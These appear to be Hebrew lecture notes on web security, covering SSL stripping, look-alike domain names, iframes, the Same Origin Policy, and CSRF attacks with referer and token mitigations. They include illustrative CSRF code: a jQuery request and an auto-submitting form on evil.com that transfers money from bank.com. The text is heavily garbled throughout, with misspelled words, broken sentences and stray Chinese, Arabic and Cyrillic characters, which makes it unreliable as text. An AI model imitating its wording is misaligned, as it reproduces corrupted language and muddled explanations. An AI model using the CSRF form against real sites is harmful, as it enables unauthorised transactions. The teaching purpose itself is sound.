הבעיה היא שדף הנחיתה נשלח בתגובה לבקשת [get](http://...) מהלקוח, יחד עם ה-[html](http://...) של האתר, בתווך הלא מאובטח. כפתרו הולוגן מוצג בהטמל של האתר בתור איזשהו אובייקט גרפי שמוסכם אליו לינק



לכתובת <https://...> יכול לתפוס את התגובה שהשרת שולח לבקשת הלקוח, ולמחוק את האות `s` מה-URL שMOVIL ב-`anchor tag`:

`<a href=https://...> → <a href=http://...>`

הוא יכול לעשות זאת זה לכל הLINKים באתר.

אם הבנק עובד כמו שציריך, הוא אמור לעשות redirect לכל בקשה לפנות אליו ב-<https://...>, לדף <https://...>. התוקף עוקף את זה ע"י כך שהוא יכול לזהות כשהלקוח לווחץ על ה-<https://...>, פותח שון SSL מול השירות המאובטח של הבנק, ומעשה מעביר את כל התקשרות של הלקוח עם הבנק דרכו, כאשר הלקוח מדבר עם התוקף מעל <http://...>, והתוקף מעביר לבנק את הבקשות דרך SSL.



בדפדפניים אחרים, favicon של האתר היה מופיע בשורת הכתובת ליד ה-URL. משתמש זה ייר יכול לבדוק אם favicon הינו זהה לדף שהוא חרג מהמאותה מקום או לא. כמו כן לא יהיה את המנעול של תקשורת מאובטחת בשורת הכתובת. בפדפניים אחרים יותר התוקפים היו שוטלים favicon של מנעול כדי לתת למראה look and feel יותר משכנע. בפדפניים מאוחרים יותר הוציאו את ה-`锚` favicon משורת הכתובות והורידו אותה לטאב.

### Host Names

עם השים האלפבית של התווים החוקים שיכולים לשמש בכתובות URL, וכמובן הוא כולל תווים משופות שלא משתמשות באלפבית הלטיני.

באלפבית הסיני יש אלפי סימניות כאשר יש כמה מהן שדומות לכל מיני תוו ASCII כמו ? או ؟ . אפשר לשלב אותם ב-URL-ים אם האתר בסין. תוקף יוכל לקנות לעצמו דומיין שיושב בשרת בסין וילשלב אתה התווים האלה בשם הדומיין, שיהיה דומה מאד לשם של האתר אחר. הוא יוכל אפילו לקנות לעצמו סרטיפיקט כדי שלקוחות יוכל להתחבר אליו ב-<https://...>. אם במקורה לקוח נכנס לLINK זהה ווסף עליו הוא למעשה נתן לחסדיו של התוקף.

דוגמאות נוספות לשיבוש URL שאפשר לעשות:

- <https://www.linkedin.com/home.html> - Missing e in Linkedin
- <https://www.limageshack.com/home.html> - Name begins with lowe case L instead of capital I

## Unicode Character 'ONE DOT LEADER' (U+2024)



בעבר גם היו משתמשים בנקודה מזוינה שקיימת ביונייקוד במקום בנקודה רגילה. בגלל הבעה הזאת שללו את האפשרות להשתמש בתו זהה ב-URL אבל כמו כל דבר בסקורייטי זה משחק של חתול ועכבר.

## Server Adversary and Isolation

בדףנים מודרניים אפשר להחזיק הרבה טאבים פתוחים באותו זמן ואףלו להיות מחוברים לכמה חשבונות במקביל בטאבים שונים. יש לקבוע את היחסים בין הטאבים כדי להפריד ביניהם.

בנוסף יש אלמנטים נוספים שצורך להחליט איזה מסך יש BINIMIM:

### Frames and iFrames

בנוסף כאמור בדף אחד יכולים להיות אלמנטים שmagic'ים מקורות שונים. לשם כך, כתבי האתר יכול לחלק את הדף למלבנים ולשים תוקן שונה מכתובה אחרת בכל מלבן צזה, שנקרא frame. הוא רכיב קשיח שמהווה חלק קבוע מה-frame-set. הוא פריים שמופיע inline ונראה חלק לامرיה ולא מובחן בלי לעשות inspect element.

```
<iframe src="http://othersite.com/inner.html" width=450 height=100>
If you can see this, your browser doesn't understand IFRAME.
</iframe>
```

משתמשים בזזה הרבה: זה מאפשר להציג חתיכה מהמסך של הדף ל-embedded content. ממקורות אחרים, לדוגמה להציג קטע מפה מגוגל מפות באתר אינטרנט של עסוק.


עכשו יש שני סוגי של יישיות שצורך לקבוע מה מותר להם לעשות אחד ביחס לשני:

- אלמנטים שונים בתוך אותו דף
- טאבים שונים באותו חלון דף

לשם כך קיימת מדיניות:

### Same Origin Policy – SOP

מדיניות הפרדה בין אובייקטים שונים שאוטה הדף אמרור לאכו. האובייקטים עליהם נאכפת הוא origin יש מאפיין שנקרא frame בתוך הדפים שבתוך הטאבים. לכל framesOrigin = protocol://host:port 3 דברים:



לכל פרוּפִים מותר לגשת לכל דף או פרוּפִים אחר שהגיע מאותו origin כמוותו – הוא יכול לעשות פעולה על דף באותו origin, לשולח אליו מידע דרך הרשות, לקרוא ולבתוב את ה-DOM (למלא שדות, להחליף תגיות...), לגשת לקוקיז שבאו מאותו origin ועוד. מאידך, הוא לא יכול לגשת לדאטא או ל-frames עם origin שונה משלו. המדיניות זו נאכפת ע"י הדף.


באיור יש טאב שmagic'ן מקור B שמכיל frame מקור A. מה היחסים בין הפרוּפִים מ-A לדף מ-B שעוטף אותו? אם הם יכולים לגשת אחד לשני ומה הם יכולים לעשות?

#### דוגמאות להחלטות בהתאם ל-SOP

נתבונן בכתובת "http://www.example.com/dir/page.html". מספר הפורט לא מצוין מפורשות אך מניחים שהוא דיפולטי - 80. התוצאות לפי SOP בניסוי לעשות דברים באובייקטים מ-origins שונים:

Compared URL	Outcome	Reason
http://www.example.com/dir/page2.html	Success	Same protocol, host and port
http://www.example.com/dir2/other.html	Success	Same protocol, host and port
http://www.example.com:81/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://en.example.com/dir/other.html	Failure	Different host
http://example.com/dir/other.html	Failure	Different host (exact match required)
http://v2.www.example.com/dir/other.html	Failure	Different host (exact match required)
http://www.example.com:80/dir/other.html	Depends	Port explicit. Depends on implementation in browser.

## Inter Frame Relationships



למי מותר לגשת למי?

- ?parent to child
- ?child to parent
- ?frame to frame bust
- ?frame to sibling frame
- ?frame to grandchild

התשובה היא – תלוי.

יש שימושים לגיטימיים ולא לגיטימיים בכל אחד מהתרחישים לעיל.

התנהוגיות שונת על פני דפדףנים שונים:  
 מדיניות Premissive – הכל מותר בכל הכנים  
 מדיניות Descendant – מрешם לכל פריים לגשת לצאאים שלו  
 מדיניות Child – מрешם לכל פריים לגשת רק לבנים שלו  
 מדיניות Window – מרצה לגשת לכל פריים שנמצא באותו חלון,  
 לעומת זאת לא יכול לגשת לתוכן של טאים אחרים אבל לא למה שמוצג  
 בחלון אחר או בפוף אפ.

Browser	Policy
IE 6 (default)	Permissive
IE 6 (option)	Child
IE7 (no Flash)	Descendant
IE7 (with Flash)	Permissive
Firefox 2	Window
Safari 3	Permissive
Opera 9	Window
HTML 5	Child

אולם, ג'אווהסקרייפט לא נכלל בשיקולי SOP: המדיניות תוכננה לפני ש-SJ הינה לפופולרית כל כך.

להרבה בעלי אתרים לגיטימיים המדיניות שנאכפת ע"י הדפדף מפרעה, כי לעיתים קרובות דואקן רוצחים לאפשר את הגישות שהמדיניות אוסרת מטעמים לגיטימיים. אפשר לעקוף את זה ע"י שימוש בג'אווהסקרייפט:

- לדוגמה, לפעמים אתרים שמיים חותמתה של verified by Verisign. האיקון הזה מגיע מ- verisign.com, והוא מגיע עם אישתו סקריפט שרך מקומית בדף ו מביא את האיקון.
- `<script src="https://seal.verisign.com/getseal?host_name=a.com"></script>` זה דבר שה-SOP לא אמר לאפשר.
- דוגמה נוספת היא כלים של אנווילטיקה: אתרים רוצחים לדעת מי מבקר בהם ועקב אחרי כל מיני התנהוגיות של משתמשים כדי לשפר את הפיצרים שלו וגם כדי להציג תוכן מותאם אישי. המפתח יכול לשים לינקים לאתר אנווילטיקות בכל מיני דפים באתר כדי לעקוב אחרי התנועה בדף. גם זה שובר את הגבולות של ה-SOP וכן משתמשים בסקריפט:

`<script src="http://site-analytics.com/trackvisit.js?account=...></script>`

יש עוד כל מיני דרכים לעשות את זה.

## CSRF Attack

ר"ת של Cross Site Request Forgery

דוגמה: נניח שתוקף הצלח לرمות את היוזר לגלוש לאתר שלו, evil.com. הוא לא יכול לראות את הקוקי של המשתמש מול bank.com בגלל SOP: רק אתרים / origin frames שהם הוא כמו של bank.com יכולים לגשת ל-DOM ולקוקיז מול האתר זהה. מה קורה אם evil.com שולח בקשה http://bank.com/transfer?amount=1000\$&to=evil, למשל באמצעות AJAX? מסתבר שהדף נאייב מהזווית הזאת: אם בדף קיימת קוקיז שמתחילה ל-com.bank.com, היא תוצמד אוטומטית לבקשתה. לעומת זאת, הדף מתיחס לכל הפניות ל-com.bank באופן שווה אפילו אם evil.com יזם אותו.

אם ב-AJAX יש evil.com

```
$.get('bank.com/transfer?amount=1000$&to=evil')
```

וקיימת בזיכרון של הדף עוגיה שומרה שמצויה את המשתמש מול bank.com, היא תוצמד אוטומטית לבקשה שהדף יגינרט.

מה ש-SOP אוכף זה שההתשובה שתתקבל מ-bank.com על הבקשת הזאת ש-com.evil יזם, לא תהיה קרייה ל-com.evil. זה לא מעניין את התוקף כי ה-side effect של הפעולה כבר קרה.

אפשר לחשב שאיסור שליחה מפורשת של בקשות http (\$.get, \$.post) מאתרים שפתוחים אצל הלוקוח לאתרים אחרים, ימנע מ-com.evil לבקש דברים מ-bank.com. אבל יש עוד הרבה דרכים לעקוף את זה כמו למשל . ברגע שהדף רואה את ה-src הוא אוטומטית שולחת get כדי להביא את התשובה ולצייר אותה כתמונה.

אפשר להציג עוד ולחסום AJAX, לינקים, תמונות – הכל. למנוע כליל מ-com.evil לדבר עם bank.com בכלל. אבל מה אם קיימים טופס צזה ב-com.evil:

```
<form id="f" action="bank.com" method="GET">
 <input type="text" name="amount" value="1000$" />
 <input type="text" name="to" value="evil" />
</form>
<script> $('#f').submit(); </script>
```

זה קוד html חוקי שלוקח טופס, מזין את כל הנתונים שאפשר להזין לטופס זהה, ומזין את הנתונים. הקוד הזה יכול היה להופיע כמו שהוא ב-bank.com, והוא מפיק בקשה שיכולה להיות להישלח מ-com.bank לעצמו. אם חוסמים גם את זה ולא מאפשרים לעשות היפר-לינקינג בין אתרים די מחרטאים את המטרה של WWW, ואם הזנת הטופס זהה עובדת, נראה זו אשמת הבנק שהוא מאפשר לעשות העברות באופן כל כך פשוטי.

## CSRF Mitigations

- **שימוש ב-`http header referer` של bank.com:** יכול לוודא שה-`referer` של בקשות העברת הוא `bank.com`. עקרונית אפשר לדעוף את ה-`referer` של Python `requests` (למשל). אבל, אם עושים זאת זה אי אפשר להשתמש בקוקי שקיים רק בדף, ולכן כדי שהזיהה יעבד הדף חייב לגינרט את הבקשה. הפתרון זה לא מدهים כי הבקשה עוברת דרך proxies בדרך שמשנים את ה-`headers` ועשויים כל מיני דברים לבקשתך, מה שיכול לשבש זאת.
- **CSRF Token:** עוגיה רנדומית שקשה לנחש, שתוטמע ב-`form` שראינו לעלה. נוסף שדה חבוי לטופס

```
<form id="f" action="bank.com" method="GET">
 <input type="hidden" name="token" value="1234" />
 ...
</form>
```

כאשר הבנק מחזיר את הטופס, הוא מוסיף את הטוקן האקראי שהוא מגינרט. `evil.com` נראית לא יכולה למצוא טוקן שהבנק אישר בבדיקה של הבקשה. זאת דרך טוביה לוודא שבבקשות אלה יצאו ל-`bank.com` רק מדפים באותו Origin.